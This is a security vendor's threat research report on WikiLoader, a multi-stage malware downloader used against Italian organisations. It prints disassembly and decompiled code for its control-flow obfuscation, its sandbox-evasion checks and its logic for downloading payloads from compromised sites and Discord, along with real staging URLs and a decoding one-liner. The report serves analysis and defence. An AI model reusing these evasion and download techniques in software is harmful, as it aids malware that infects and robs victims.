

# Out of the Sandbox: WikiLoader Digs Sophisticated Evasion | Proofpoint US

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## Key Takeaways

- Proofpoint identified a new malware we call WikiLoader.
- It has been observed delivered in multiple campaigns conducted by threat actors targeting Italian organizations.
- The malware uses multiple mechanisms to evade detection.
- It is named WikiLoader due to the malware making a request to Wikipedia and checking that the response has the string “The Free” in the contents.
- It is likely the use of this malware is available for sale to multiple cybercriminal groups.

## Overview

Proofpoint researchers identified a new malware we call WikiLoader. It was first identified in December 2022 being delivered by TA544, an actor that typically uses Ursnif malware to target Italian organizations. Proofpoint observed multiple subsequent campaigns, the majority of which targeted Italian organizations.

WikiLoader is a sophisticated downloader with the objective of installing a second malware payload. The malware contains interesting evasion techniques and custom implementation of code designed to make detection and analysis challenging. WikiLoader was likely developed as a malware that can be rented out to select cybercriminal threat actors.

Based on the observed use by multiple threat actors, Proofpoint anticipates this malware will likely be used by other threat actors, especially those operating as initial access brokers (IABs).

## Campaign Delivery

Proofpoint researchers discovered at least eight campaigns distributing WikiLoader since December 2022. Campaigns began with emails containing either Microsoft Excel attachments, Microsoft OneNote attachments, or PDF attachments. Proofpoint has observed WikiLoader distributed by at least two threat actors, TA544 and TA551, both targeting Italy. While most cybercriminal threat actors have [pivoted away from macro enabled documents](#) as vehicles for malware delivery, TA544 has continued to use them in attack chains, including to deliver WikiLoader.

The most notable WikiLoader campaigns were observed on 27 December 2022, 8 February 2023, and 11 July 2023, as described below. WikiLoader has been observed installing [Ursnif](#) as a follow-on payload.

The first campaign in Proofpoint data distributing WikiLoader was observed on 27 December 2022. Proofpoint researchers observed a high-volume malicious email campaign targeting companies in Italy, which began with emails containing a Microsoft Excel attachment spoofing the Italian Revenue Agency. The Microsoft Excel attachments contained characteristic VBA macros which, if enabled by the recipient, would download and execute a new unidentified downloader that Proofpoint researchers eventually dubbed WikiLoader. This campaign was attributed to TA544.




Figure 1: Screenshot of an Excel attachment used in the 27 December 2022 campaign.

Proofpoint researchers identified an updated version of WikiLoader used in a campaign on 8 February 2023 in another high volume, Italian-targeted campaign, attributed to TA544. The campaign spoofed an Italian courier service and contained VBA macro enabled Excel documents that, if enabled by the recipient, would lead to the installation of WikiLoader which subsequently downloaded Ursnif. This version of WikiLoader contained more complex structures, additional stalling mechanisms used in an attempt to evade automated analysis, and the use of encoded strings.



Figure 2: Screenshot of email lure in Italian targeted campaign on 8 February 2023.






Figure 4: Example email used in the 11 July campaign.




Figure 5: Example PDF document used in the 11 July campaign.

Malware	Attachment Type	Date	Actor	Targeting
WikiLoader	PDF	11 July 2023	TA544	
WikiLoader	OneNote	31 March 2023	TA551	Italy
WikiLoader	PDF	16 March 2023	TA544	Italy

Malware	Attachment Type	Date	Actor	Targeting
WikiLoader	Excel	16 February 2023	TA544	Italy
WikiLoader / Ursnif "5050"	Excel	8 February 2023	TA544	Italy
WikiLoader / Ursnif "5050"	Excel	31 January 2023	TA544	Italy
WikiLoader / Ursnif "5050"	Excel	11 January 2023	TA544	Italy
WikiLoader / Ursnif "5050"	Excel	27 December 2022	TA544	Italy

Figure 6: Table of confirmed WikiLoader campaigns observed in Proofpoint data.

### WikiLoader Malware Analysis

The sample used for the following technical analysis was observed on 8 February 2023, and demonstrates the full execution chain from initial loader to final payload. There have been some updates since this analysis, and they will be documented at the end of this report.

#### First Stage of WikiLoader: The Packed Loader




Figure 7: Attack chain from the 8 February 2023 TA544 campaign delivering Ursnif. Stage 1 is the packed DLL.

The use of packed downloaders is a common technique employed by threat actors to evade detection and analysis. This generally means the delivered executable is smaller since it serves the purpose of downloading the actual payload rather than having it embedded in the file. Another advantage of doing this is that threat actors can control the delivery of payloads. They can include IP filtering or enable downloads for just the first 24 hours of the campaign.

The first stage of WikiLoader is highly obfuscated. Most of the call instructions have been replaced with a combination of push/jmp instructions to recreate the actions of a return without having to explicitly use the return instruction. This causes issues with common analysis tools such as IDA Pro and Ghidra. In addition to these features, WikiLoader also uses indirect syscalls in an attempt to evade endpoint detection and response (EDR) solutions and sandbox hooks.

#### Control Flow Obfuscation

In the example below, WikiLoader obfuscates its control flow by first pushing the address of the function it wants to call from RCX onto the stack (push RCX). Then, it calculates an address that is in the middle of the instruction at address 0x1800E2F41, five bytes into the "sub RAX, 22C3246E" instruction, which is the location of the byte "C3". When interpreted as an x86 assembly instruction, "C3" is ret, which is the return instruction normally called at the end of a function. Calling ret will treat the address on the top of the stack as the address to return to, effectively jumping to the function whose address was pushed just a few instructions ago while completely confusing programs used for disassembly and analysis.

```

0000001800E2F1F  CC          JNC     EAX,ESI
0000001800E2F20  55         push   rbp
0000001800E2F21  53         push   rbx
0000001800E2F22  57         push   rdi
0000001800E2F23  56         push   rsi
0000001800E2F24  41:54     push   r12
0000001800E2F26  41:55     push   r13
0000001800E2F28  41:56     push   r14
0000001800E2F2A  41:57     push   r15
0000001800E2F2C  48:89E5   mov    rbp,rsi
0000001800E2F2F  48:83EC 08 sub    rsp,8
0000001800E2F33  48:8B05 D42D0000 mov    rax,qword ptr ds:[1800E5D0E]
0000001800E2F3A  48:8D09 DA2B0000 lea   rcx,qword ptr ds:[1800E5B18]
0000001800E2F41  48:2D 6E24C322 sub    rax,22C3246E
0000001800E2F47  48:81C1 06010000 add    rcx,106
0000001800E2F4E  48:8D15 DEFFFFFF lea   rdx,qword ptr ds:[1800E2F33]
0000001800E2F55  51         push   rcx
0000001800E2F56  48:81C2 A3000000 add    rdx,A3
0000001800E2F5D  48:81EA 91000000 sub    rdx,91
0000001800E2F64  FF E2     jmp    rdx
0000001800E2F66  48:83FC 08 sub    rsp,8
  
```

Figure 8: Screenshot showing Wikiloader jumping within a sub instruction.

The following figure shows the exact same set of bytes but being disassembled from the correct offset which properly shows the instruction is being interpreted as a return instruction rather than the sub instruction it was initially displayed as.

Address	Disassembly	Comment
00000001800E2F45	ret	
00000001800E2F46	and c1,byte ptr ds:[rax-7F]	
00000001800E2F49	rol dword ptr ds:[rsi],1	
00000001800E2F4C	add byte ptr ds:[rax],a1	
00000001800E2F4E	lea rdx,qword ptr ds:[1800E2F33]	
00000001800E2F55	push rcx	
00000001800E2F56	add rdx,A3	
00000001800E2F5D	sub rdx,91	
00000001800E2F64	jmp rdx	
00000001800E2F66	sub rsp,8	
00000001800E2F6A	mov rax,rsi	
00000001800E2F6D	mov qword ptr ds:[rax],rbp	
00000001800E2F70	sub rsp,8	
00000001800E2F74	mov rax,rsi	
00000001800E2F77	mov qword ptr ds:[rax],rbx	
00000001800E2F7A	sub rsp,8	

Figure 9: The same data shown in Figure 8 interpreted differently to show a return instruction.

The malware starts by finding the address of NtCreateThreadEx which allows it to spawn a thread pointing to GetModuleFileNameA. While searching for the correct NT API, the malware also ensures that no trampolines or hooks have been placed within the NT function. This is a technique sandboxes and EDR systems use to be able to trace and intercept function calls. At the beginning of the function, these systems will replace bytes with a new instruction that is controlled by the sandbox or EDR. This technique can be detected by checking the initial bytes of a given function. The newly created thread is started in a suspended state and a flag is passed to hide the thread from a debugger. Once the thread is created, the malware uses a combination of NtGetContextThread and NtSetContextThread to modify the instruction pointer to point to the decrypted shellcode. With RIP replaced, the malware resumes the thread with NtResumeThread initiating the next stage.

Address	Disassembly	Comment
00000001800E306D	jmp rax	Locate ntdll.NtCreateThreadEx
00000001800E306F	add rsp,20	
00000001800E3073	mov r14,rax	
00000001800E3076	mov r13,r8	
00000001800E3079	sub rsp,30	
00000001800E307D	lea rdi,qword ptr ss:[rsp]	
00000001800E3081	xor rax,rax	
00000001800E3084	mov rcx,50	50: 'P'
00000001800E3088	rep stosb	
00000001800E308D	lea rcx,qword ptr ss:[rsp]	
00000001800E3091	mov r15,rcx	
00000001800E3094	mov qword ptr ds:[r15],0	
00000001800E309B	sub rsp,8	
00000001800E309F	mov rdx,FFFFFFF	
00000001800E30A6	mov r8,0	
00000001800E30AD	mov r9,FFFFFFFFFFFFFFFF	
00000001800E30B4	push 0	
00000001800E30B6	push 0	
00000001800E30B8	push 0	
00000001800E30BA	push 0	
00000001800E30BC	mov rax,5	
00000001800E30C3	push rax	
00000001800E30C4	mov rax,qword ptr ss:[rbp-10]	
00000001800E30C8	push rax	
00000001800E30C9	mov rax,r12	
00000001800E30CC	push rax	
00000001800E30CD	sub rsp,20	
00000001800E30D1	mov rax,qword ptr ss:[rbp-10]	
00000001800E30D5	add rax,10	
00000001800E30D9	mov rax,qword ptr ds:[rax]	
00000001800E30DC	push rax	
00000001800E30DD	lea rax,qword ptr ds:[1800E30F2]	
00000001800E30E4	mov qword ptr ss:[rsp+8],rax	
00000001800E30E9	mov r10,rcx	
00000001800E30EC	mov rax,r14	
00000001800E30F1	jmp r13	call NtCreateThreadEx
00000001800E30F2	add rsp,18	

Figure 10: Overview of syscall invocation for CreateThreadEx.

WikiLoader uses NtSetContextThread to set RIP to the decrypted shellcode. This user code is the next stage of the malware (Figure 11) which was decrypted earlier via a single byte XOR key.

**Second Stage of WikiLoader: Shellcode**




Figure 11: Attack chain from the 8 February 2023 TA544 campaign delivering Ursnif, stage 2 is decrypted by a single byte XOR key.

The second stage of WikiLoader serves the purpose of decrypting the next stage of shellcode. Stage 3 is encrypted via a single byte XOR key and placed at the end of the stage 2 shellcode. Stage 2 finds a reference to the start of stage 3, decrypts it via the XOR key and transfers execution. The next stage of the shellcode starts at the end of the last function for stage 2.

```

017 sub_917 proc near ; DATA XREF: sub_8B2+50+o
017 add rsp, 18h
01B add rsp, 40h
01F add rsp, 50h
023 mov rdx, [rbp-28h]
027 mov rsp, rbp
02A pop r15
02C pop r14
02E pop r13
030 pop r12
032 pop rsi
033 pop rdi
034 pop rbx
035 pop rbp
036 pop rcx
037 jmp rdx
037 sub_917 endp
037 ;
039 unk_939 db 59h ; Y ; DATA XREF: sub_2E9+43+o
039 ; sub_3A7+35+o ...
03A db 5Fh ; 7
03B db 58h ; 8
03C db 5Ah ; Z
03D db 4Dh ; M
03E db 58h ; X
03F db 4Dh ; M
040 db 59h ; Y
041 db 4Dh ; M
042 db 5Ah ; Z
043 db 4Dh ; M
044 db 58h ; 8
045 db 44h ; D
046 db 85h ; 5
047 db 0E9h ; 9
048 dq 0C0672E504E08F44h, 4D584D5A585F590Ch, 0E9B5445B4D5A4D59h
    
```

Figure 12: Screenshot of the final function in the stage 2 shellcode, with the stage 3 shellcode coming right after.

### Third Stage of Packed Loader: Shellcode




Figure 13: Attack chain from the 8 February 2023 TA544 campaign delivering Ursnif, stage 3 is the main stage where most functionality is used.

The third stage of the WikiLoader chain is the main stage where most of the loader functionality is used. The strings in the following steps are decoded by skipping over every even character, taking just the first, third, fifth characters and so on. (Figure 14). For example, the string “SJlgeAeNpG” would decode to “Sleep”. The loader makes an HTTPS request to Wikipedia.com and checks that the response has the string “The Free” in the contents (Figure 15). This is likely an evasive maneuver to prevent detonation in automated analysis environments to ensure the device is connected to the internet and not in a simulated environment blocked from external connections. The loader then intentionally makes a request to an unregistered domain. If a valid response is returned, the malware terminates. This is another evasive maneuver as some automated analysis environments are programmed to automatically return a valid response to all DNS queries by default to encourage malware to continue execution. For organizations with DNS logs or EDR systems that record DNS lookups, searching for lookups of the unique domains used by WikiLoader is one way to identify infected systems.

```

1  __int64 __fastcall sub_F18(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
2  {
3  __int64 (__fastcall *v4)(__int64, _BYTE *); // r14
4  __int64 v5; // r15
5  void (__fastcall *v6)(__int64); // rax
6  __int64 v7; // r8
7  __int64 v8; // r9
8  void (__fastcall *v9)(unsigned __int64); // rax
9  __int64 v10; // r8
10 __int64 v11; // r9
11 void (__fastcall *v12)(_QWORD, _QWORD, const char *); // rax
12 __int64 v13; // r8
13 __int64 v14; // r9
14 __int64 (*v15)(void); // r13
15 __int64 v16; // r8
16 __int64 v17; // r9
17 void (__fastcall *v18)(_QWORD, __int64, __int64, __int64); // r13
18 __int64 v19; // rdx
19 __int64 v20; // rcx
20 __int64 v21; // r8
21 __int64 v22; // r9
22 _BYTE v24[512]; // [rsp+20h] [rbp-200h] BYREF
23
24 str_decrypt("SjlgeAeNpG", v24, a3, a4); // Sleep
25 v6 = v4(v5, v24);
26 v6(0x117F1i64);
27 str_decrypt("DqeDlxettYeQFKiylbeAAK", v24, v7, v8); // DeleteFileA
28 v9 = v4(v5, v24);
29 v9(0xFFFFFFFFFFFFFFFF0ui64);
30 str_decrypt("CbrVecaqtmeLMuuYtBeSxjAF", v24, v10, v11); // CreateMutexA
31 v12 = v4(v5, v24);
32 v12(0i64, 0i64, "50483225");
33 str_decrypt("GoeBtyLsaKsxtZEGrerOoBrR", v24, v13, v14); // GetLastError
34 v15 = v4(v5, v24);
35 if ( v15() = 183 )
36 return wrap_exit_thread();
37 str_decrypt("VH1vritJuxaklCAwlnINoEch", v24, v16, v17); // VirtualAlloc
38 v18 = v4(v5, v24);
39 v18(0i64, 8049842i64, 12288i64, 4i64);
40 return check_sandbox_env_and_download_next_stage(v20, v19, v21, v22);
41 }

```

Figure 14: Shellcode stage 3 entrypoint.

```

__int64 __fastcall check_sandbox_env_and_download_next_stage(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
_BYTE *v4; // r12
__int64 (__fastcall *v5)(__int64, char *); // r14
__int64 v6; // r15
__int64 http_request; // rax
__int64 i; // rcx
__int64 v10; // r8
__int64 v11; // r9
void (__fastcall *VirtualProtect)(_BYTE *, __int64, __int64, char *); // rax
char v13[4096]; // [rsp+20h] [rbp-200h] BYREF
char v14[8]; // [rsp+210h] [rbp-10h] BYREF
__int64 (__fastcall *v15)(); // [rsp+218h] [rbp-8h]

str_decrypt("hUfDkdoTsq;wZ/FuBuGwt.pw1EKaicpgeCDE13au.apFtHGH/K", v13, a3, a4);
http_request = wrap_make_http_request(v6, v5, v4, v15); // https://www.wikipedia.org/
if ( http_request )
{
for ( i = 0i64; i <= http_request; ++i )
{
if ( v4[i] = 'T' )
{
v4[i + 1] = 'h';
v4[i + 2] = 'e';
v4[i + 3] = ' ';
v4[i + 4] = 'r';
v4[i + 5] = 'r';
v4[i + 6] = 'e';
v4[i + 7] = 'e';
}
if ( !wrap_make_http_request(v6, v5, v4, "https://www.814cupu15e7qvjjj1gs1.com/") )
{
download_shellcode_from_discord( // https://www.fondazioneerrera.it/wp-content/themes/twentytwenty/luhdq1o290ic.php?ld=1
"httlcNo>8813rQ/DuqWwv.SfQocmWUabzcl0orntzeFrearUgAkKcax.Gi5tS/mmpk-QcyounZticQnqW/dtxsewjcusW/Yzrm"
"XednotNyQ;MapeynM1by1/h1juBhdqqjQanJ72+9-0p10d0.rpVhnpS?D1pdw=81u",
2i64,
v4,
v6 );
}
str_decrypt("VCiDrgttuIariVPereoniBebcxta", v13, v10, v11); // VirtualProtect
VirtualProtect = v5(v6, v13);
VirtualProtect(v4, 0x7AD482i64, 32i64, v14);
v15 = wrap_exit_thread();
_asm { jmp r12 } // Jump to next shellcode
}
}

```

Figure 15: Screenshot of where the loader checks connectivity to Wikipedia.



Figure 16: Screenshot of the Wikipedia URL checked by the loader rendered in a browser.

The loader then checks GetTickCount64 (Figure 17). If the value returned is less than 125, the loader will make a request to a specified, hardcoded URL. If the value returned is more than 125, the loader will make a request to a different hardcoded URL. While this boolean check exists, it is unclear why the authors decided to make it switch depending on the tick count. Specifically, this tick count is the number of milliseconds that have passed since the system was started. Later versions of this loader iterate over a set of URLs and make requests until a valid response is given. The response page has a comment containing the string “gmail” followed by base64 encoded text (Figure 18). The loader locates the gmail string and uses it as an anchor to retrieve the base64 text, decodes the text, replaces any “+” characters with a “/” character, then appends the resulting string to a hardcoded URL pointing to Discord (Figure 19). The base64 encoded text is the file path required to retrieve the next stage hosted on Discord’s CDN. While the threat actors are using Discord resources, this does not mean that Discord itself has been compromised. Rather the actors uploaded the sample in any Discord chat and copied the link to the attachment.

```

68 for ( i = 1164; i <= v95; ++i )
69 {
70     if ( state == 1 )
71     {
72         str_decrypt( // https://www.fondazioneferrara.it/wp-content/themes/twentytwenty/iuhdgiej2901d.php?id=1
73             "hxtLtnp2sb:J/Q/DwdwNwv.SfgoemduabzciQornzeeFrerQrgakrcax.GiztS/mmpk-QcyoUnZtieQqgtW/dtXhsewajeUsW/YtmwXeonotW"
74             "yqtMapeynMtbYi/hijubHldnqq3IohjZ2e9*0p18d0.rpVhnpS?D1pdN=a1U",
75             v45,
76             v6,
77             v7);
78         state = 2164;
79         http_request = wrap_make_http_request(v53, api_resolver, v54, v45);
80         if ( !http_request )
81             continue;
82         v10 = http_request;
83     }
84     else
85     {
86         str_decrypt( // https://www.astrolabecommunication.fr/wp-includes/9d8n190dn21.php?id=1
87             "huttftvpcsh:V/I/Pwka7wb.zaVswtcrgoMlxalbHeocnolnnyufnPl1icsaotci8ohnc.cfcrl/dwepV-ViHnpl1SugdyeASs/n9cdr8Fnx1u9L"
88             "0iddniZs1A.kplhkpW?DiadB=t1N",
89             v45,
90             v5,
91             v2);
92         state = 1164;
93         v11 = wrap_make_http_request(v53, api_resolver, v54, v45);
94         if ( !v11 )
95             continue;
96         v10 = v11;
97     }
98 }

```

Figure 17: Screenshot of GetTickCount64 use.

```

</option><option value="kaa">Qaraqalpaq tili</option><option value="tah">Reo Tahiti</option><option
</option value="rhg">Ruáinga</option><option value="srd">Sardu</option><option value="sq">Shqip</
lianu</option><option value="sk_SK">Slovenčina</option><option value="sl_SI">Slovenščina</
ska</option><option value="syr">Syriac</option><option value="tl">Tagalog</option><option
tion>#<option value="mta30dk5NDk1NzI00TA0MDQyNisxMDg1NjA5MjE1NDAzNTAzNzM4K2Q0Mi5pc28=">
option
option value="tuk">Türkmençe</option><option value="tr_TR">Türkçe</option><option value="vec">Vèneto</
k</option><option value="fon">fɔ̀ngbè</option><option value="xho">isiXhosa</option><option
</option value="cs_CZ">Čeština</option><option value="szl">Ślůnskŏ gŏdka</option><option
tion><option value="bg_BG">Български</option><option value="os">Ирон</option><option
</option><option value="mn">Монгол</option><option value="ru_RU">Русский</option><option
tion><option value="tt_RU">Татар теле</option><option value="tg">Тоҷикӣ</option><option

```

Figure 18: Gmail anchor string followed by base64 encoded URI located in the payload URL webpage.

```

$ export encoded="MTA3ODk5NDk1NzI00TA0MDQyNisxMDg1NjA5MjE1NDAzNTAzNzM4K2Q0Mi5pc28="
$ echo -e "https://cdn.discordapp.com/attachments/"$(echo $encoded | base64 -d | sed s##/#g)
https://cdn.discordapp.com/attachments/1078994957249040426/1085609215403503738/d42.iso

```

Figure 19: Decoded URL of the next stage payload.

**Fourth Stage of Packed Loader: Shellcode**




Figure 20: Attack chain from the 8 February 2023 TA544 campaign delivering Ursnif, stage 4 is when the shellcode is downloaded and executed from Discord.

The shellcode downloaded and executed from Discord follows the same process as the previous stage by checking for kernel32.dll, GetProcAddress, using the same string decoding, and using GetTickCount64 to choose the next URL hardcoded string. The URLs contained in this stage are the same as in the previous stage, with the exception that the URI contains "id=2" instead of "id=1" (Figure 21). The loader follows the same process of locating the "gmail" string, using it as an anchor to decode and replace characters to be used in the URI to determine the location of the next file hosted on Discord, but this time, the file retrieved is XOR encoded with a hardcoded, single byte. After decoding the file, it is executed (Figure 21).

```

v0 = sub_20(1i64, 2i64, 3i64, 4i64);
v2 = v1;
v3 = v1(v0, "VirtualAlloc");
v4 = v3(0i64, 8057570i64, 12288i64, 4i64);
if ( sub_14E("https://www.fondazioneferrara.it/wp-content/themes/twentytwenty/iuhdqioj2901d.php?id=2", 2i64, v4, v0) )
{
    v5 = v3(0i64, 512i64, 12288i64, 4i64);
    sub_86B(v0, v2, v5);
    wrap_write_file(v0, v2, v4, v5);
    v6 = v2(v0, "WinExec");
    v7 = 0i64;
    do
    {
        +(v4 + v7) = aCWindowsSystem[v7];
        ++v7;
    }
    while ( aCWindowsSystem[v7] );
    *(v4 + v7) = 32;
    v8 = v7 + 1;
    v9 = 0i64;
    do
    {
        +(v4 + v8++) = *(v5 + v9++);
        while ( *(v5 + v9) );
        strcpy(v4 + v8, ", DLLRegisterServer");
        v6(v4, 0i64);
        v10 = v2(v0, "VirtualFree");
        v10(v4, 0i64, 0x80001i64);
        v10(v5, 0i64, 0x80001i64);
    }
    return 0i64;
}
    
```

Figure 21: URI with id=2 hardcoded to find and decode the URI, then the URI appended to a hardcoded file location hosted on Discord.

**Fifth Stage of Packed Loader: Encoded PE**




Figure 22: Attack chain from the 8 February 2023 TA544 campaign delivering Ursnif, stage 5.

The PE file downloaded as the fifth stage contains 16 encoded bytes (Figure 23). The loader must drop every other byte of the first 16 bytes to create a valid PE file. The final payload in this case is the Ursnif banking trojan with GroupID "5050".

